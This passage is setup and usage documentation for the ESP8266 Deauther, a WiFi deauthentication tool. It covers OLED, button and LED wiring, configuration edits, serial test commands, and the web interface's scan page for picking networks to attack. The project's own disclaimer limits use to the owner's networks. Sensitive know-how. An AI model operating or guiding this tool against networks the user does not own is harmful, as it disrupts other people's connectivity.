
Also don't forget that you only need three buttons, every other button is optional.

Display

There are two types of OLED displays that can be used for this project, the SSD1306 and the SH1106:



And they sometimes come with either I2C or SPI:



Now, for the display, it is very important that you know which connection it is using.

I2C can be connected to any GPIO pin (except 16).

The SPI however requires the following connections:

Display	GPIO
SCL/CLK/SCK	GPIO 14 (D5)
SDA/MOSI	GPIO 13 (D7)

RST, DC and CS pins can be connected to any pin.

Best practice is to make a list of all components and their connections!

Buttons

The buttons are pretty simple. You need to connect each of them between a gpio pin and GND.

Like in this Arduino tutorial: https://www.arduino.cc/en/Tutorial/InputPullupSerial

LED

The LED(s) is completely optional. It's used to give the user a better indication of what the device is currently doing. For example Green = idle, Blue = scanning, RED = deauth attack detected (when scanning).

You can use single digital LEDs, an RGB LED or a neopixel LED (ws2812).


By default, the LED on GPIO 16 (NodeMCU on-board LED) and the LED on GPIO 2 (ESP-12 and ESP-07 on-module LED) are used. So be sure to disable them if you want to use those pins for something else.

Example setup with I2C OLED

Display	GPIO
GND	GND
VCC/VDD	VCC / 3.3V
SCL/CLK/SCK	GPIO 4 (D2)
SDA	GPIO 5 (D1)

Button	GPIO
UP	GPIO 14 (D5)
Down	GPIO 12 (D6)
A	GPIO 13 (D7)

NEOPIXEL LED	GPIO
GND	GND
VCC	VCC/3.3V
DIN	GPIO 9 (SD2)




Example setup with SPI OLED

Display	GPIO
GND	GND
VCC/VDD	VCC / 3.3V
SCL/CLK/SCK	GPIO 14 (D5)
SDA/MOSI	GPIO 13 (D7)
RST/RES/RESET	GPIO 5 (D1)
DC	GPIO 4 (D2)
CS	GPIO 15 (D8) or GND

Button	GPIO
UP	GPIO 0 (D3)
Down	GPIO 12 (D6)
A	GPIO 2 (D4)

NEOPIXEL LED	GPIO
GND	GND
VCC	VCC/3.3V
DIN	GPIO 9 (SD2)



Adjust code

Now that your setup is done, you have to make some changes to the code.

See Installation on how to compile and upload code using Arduino.

1. Open Arduino and go to **`A_config.h`** (second tab).
2. Change all the **`#define`** settings according to your setup. The default settings are for the I2C example setup, just without the Neopixel LED. Be sure not to confuse the GPIO pins with the NodeMCU pins (D0,D1...)! You can find the NodeMCU pinout above.
3. Don't forget to change **`#define USE_DIPLAY false to #define USE_DIPLAY true`**
4. Upload your code and test it.
5. Save a copy of the **`A_config.h`** file so it's easy for you to update the software later.

Testing everything

Now when everything is correctly setup and uploaded, you have to open the serial monitor with Arduino.

Make sure to set the baud rate to 115200 and select **`Newline`**.

If you see that the device is resetting every few seconds, check the code! Most of the time, it's that you used one pin for both the display, button or LED.

Be sure not to have used the same pin for multiple things, not on the breadboard and not in the code!

Still no image on the display? Type in **`set display true;;save settings`** and press enter. Now press the reset button on the board to restart it. If the display doesn't show anything, something is off. Check your connections and your code!

To see if all buttons are working correctly use the **`screen mode buttontest`** command. To get back use **`screen mode menu.`**

If you have problems with the display, try using other software that uses the display. That way you will know if it's a software or a hardware problem.

Here's the display library used for the deauther: https://github.com/squix78/esp8266-oled-ssd1306

You can find examples there, try to get those running.

To test the LED(s), you can use the `led <r> <g> <b>` command. For example, `led 255 0 0` should turn on only the red LED.

Usage

Once you succeed into flashing the ESP8266, you are ready to go ahead and use it.

Now there are different ways of using the Deauther.

Web interface

That is the go-to for most users, but it has some downsides. For example, you can't expect to have a perfect connection to the web interface while you are scanning or attacking.

Getting Started

1. Scan for WiFi networks.
2. Connect to `pwned` with the password `deauther`.
3. Open 192.168.4.1 (or deauth.me)

If you don't see a `pwned` network, fash the ESP8266 again. See installation for more. You can also look at the Serial monitor for further debugging.

A Few Notes

Ok so a few things people like to complain about that are perfectly normal.

1. The web interface is unstable and gives errors.

   Yes it does, the web server is build with an outdated library that is known to cause some trouble. We can't do much about it but we're trying to get the best performance out of it. Errors do happen, but that shouldn't bother you too much as long as everything works like it should.


2. I lose connection when scanning or attacking.

   Yep. Both for attacking and searching for WiFi stations, the device has to do channel hopping and can not host a network itself.

Keep in mind that you can always use the display interface or the serial interface for more capabilities and better performance :).

Home Page

Once you opened the web interface, you should see this warning page. Please read the disclaimer carefully before going on by clicking the button below.



WARNING

This project is a proof of concept for testing and educational purposes.
Neither the ESP8266, nor its SDK was meant or build for such purposes. Bugs can occur!

Use it only against your own networks and devices!

It uses valid Wi-Fi frames described in the IEEE 802.11 standard and does not block or disrupt any frequencies.
Please check the legal regulations in your country before using it.

Please don't refer to this project as "jammer", that totally undermines the real purpose of this project!
If you do, it only proves that you didn't understand anything of what this project stands for.
Publishing content about this without without a proper explanation shows that you only do it for the clicks, fame and/or money and have no respect for intellectual property, the community behind it and the fight for a better WiFi standard.

For more information visit:
github.com/spacehuhn/esp8266_deauther


I HAVE READ AND UNDERSTOOD THE NOTICE ABOVE

Wiki | GitHub

Version 2.0
Copyright (c) 2018 Stefan Kremser
github.com/spacehuhn

Scan Page

Here you can start scanning for access points (WiFi networks) and Stations (Client devices). Usually you want to start by scanning for access points first and see how much networks are around you. Please note that the scan takes a few seconds (usually 2 - 5 seconds). You should see a LED going on when starting the scan. When it goes off, the scan is done and you can hit Reload to load the scan results.



Scan

Channel: All

Station Scan Time: 15 s

INFO:
- Click Scan and wait until the blue LED on your board turns off (or changes to green), then click on Reload.
- The web interface will be unavailable during a station scan and you will have to reconnect!
- Please select only one target!
In case of an unexpected error, please reload the site and look at the serial monitor for further debugging.


Access Points: 0

SSID	Name	Ch	RSSI	Enc	MAC	Vendor

Stations: 0

Vendor	MAC	Ch	Name	Pkts	AP	Last seen

Now you can go through the list and select the networks you want to attack.

